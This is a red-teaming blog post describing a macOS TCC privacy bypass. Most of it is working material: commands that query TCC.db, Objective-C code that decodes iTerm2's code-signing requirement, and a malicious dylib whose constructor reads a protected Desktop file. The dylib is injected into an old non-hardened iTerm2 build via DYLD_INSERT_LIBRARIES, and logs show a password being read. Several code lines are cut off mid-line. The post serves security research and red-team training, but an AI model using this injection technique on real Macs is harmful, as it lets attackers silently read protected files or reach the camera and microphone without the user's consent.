macOS Red Teaming: Bypass TCC with old apps

@Wojciech Reguła · Mar 10, 2022 · 3 min read

macOS Red Teaming Tricks series

The idea of #macOSRedTeamingTricks series is to share simple & ready-to-use tricks that may help you during macOS red teaming engagements.

The trick

This post shows how to bypass the macOS privacy framework (TCC) using old app versions. During red teaming engagements sometimes you need access to the Camera/Microphone or files stored on the user's Desktop. It turns out that on macOS you cannot do this without special permissions that are handled by the TCC framework. If you are interested more in TCC you should take a look at my and my friend Csaba's Black Hat talk.


To use this trick we have to determine if any user-installed applications, currently installed on the device, have TCC permissions already granted. From my experience, developers usually have iTerm2 installed with Full Disk Access TCC permission. Let's focus on iTerm2 then, but keep in mind that **you may target any other application.**

Full Disk Access TCC permission is stored in `/Library/Application Support/com.apple.TCC/TCC.db`. We can see that with the following command:

```
$ sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.36.0 2021-06-18 18:58:49
```

```
Enter ".help" for usage hints.
sqlite> SELECT service, client, hex(csreq), auth_value FROM access WHERE cl
kTCCServiceSystemPolicyAllFiles|com.googlecode.iterm2|FADE0C00000000C400000
```

Using the following code it is possible to get a readable version of the above-shown hex-encoded `csreq`:



```objc
#import <Foundation/Foundation.h>
#import <Security/Security.h>

int main(int argc, const char * argv[]) {

    NSString *base64CSReq =
        @"+t4MAAAAAMQAAAABAAAABgAAAAYAAAAPAAAAAgAAABVjb20uZ29vZ2xlY29kZS5pdGVybTIAAAAAAAAHAAAADgAAAAAAAAAKKoZIhvdjZAYBCQAAAAAAAAAAAAYAAAAGAAAADgAAAAEA
        AAAKKoZIhvdjZAYCBgAAAAAAAAAAAA4AAAAAAAAACiqGSIb3Y2QGAQ0AAAAAAAAAAAALAAAAAAAAAApzdWJqZWN0Lk9VAAAAAAABAAAACkg3VjdYWVZRN0QAAA==";
    NSData *csReqData = [[NSData alloc] initWithBase64EncodedString:base64CSReq options:0];

    SecRequirementRef secRequirement = NULL;
    SecRequirementCreateWithData((__bridge CFDataRef)csReqData, kSecCSDefaultFlags, &secRequirement);

    CFStringRef requirementText = NULL;
    SecRequirementCopyString(secRequirement, kSecCSDefaultFlags, &requirementText);
    NSLog(@"decoded csreq: %@", (__bridge NSString *)requirementText);

    return 0;
}
```

```
2022-03-10 21:40:05.162342+0100 CSReqDecoder[31426:1631550] decoded csreq: anchor apple generic and identifier "com.googlecode.iterm2" and (certificate
    leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate
    leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = H7V7XYVQ7D)
Program ended with exit code: 0
```

OK, so the TCC stores the following codesigning requirement string for iTerm2:

```
anchor apple generic and identifier "com.googlecode.iterm2" and
(certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or
certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and
certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */
and certificate leaf[subject.OU] = H7V7XYVQ7D)
```

So, the `csreq` contains:

- bundle identifier information of the application
- developer certificate used to sign the application

Summing it up - there is no version information. It is exactly the same architectonical problem as the macOS Keychain has. **In most cases it is possible to get an older version of the "donor" application (without**

the `hardened runtime` flag), inject to it, and thus abuse its TCC permissions.

Exploitation example

I downloaded an older version of iTerm2 from the Internet. Let’s verify if the codesign requirement is the same:

```
$ codesign -d -v -r- /tmp/iTerm2-2_1_4.app
Executable=/tmp/iTerm2-2_1_4.app/Contents/MacOS/iTerm
Identifier=com.googlecode.iterm2
Format=app bundle with Mach-O universal (i386 x86_64)
CodeDirectory v=20200 size=15145 flags=0x0(none) hashes=750+3 location=embe
Signature size=8549
Timestamp=5 Oct 2015 at 06:18:53
Info.plist entries=33
TeamIdentifier=H7V7XYVQ7D
Sealed Resources version=2 rules=12 files=82
designated => identifier "com.googlecode.iterm2" and anchor apple generic a
```


Great, no hardened runtime, the same `csreq`. Let’s compile a malicious dylib:

```
#import <Foundation/Foundation.h>

__attribute__((constructor)) static void pwn(int argc, const char **argv) {
    NSLog(@"[+] injected to %@", [[NSBundle mainBundle] bundleIdentifier]);

    NSString *path = [@"~/Desktop/secret_data.txt" stringByExpandingTildeIn
    NSString *contents = [NSString stringWithContentsOfFile:path encoding:N
    NSLog(@"[+] Contents of TCC-protected file: %@", contents);
}
```

And now let’s use an `open` command to inject the dylib:

```
$ open /tmp/iTerm2-2_1_4.app --env DYLD_INSERT_LIBRARIES=/tmp/libtccChecker
```

And the console logs prove the trick worked!



```
22:10:08.315639+0100    iTerm    [+] injected to com.googlecode.iterm2
22:10:08.362951+0100    iTerm    [+] Contents of TCC-protected file: Passw0rd
```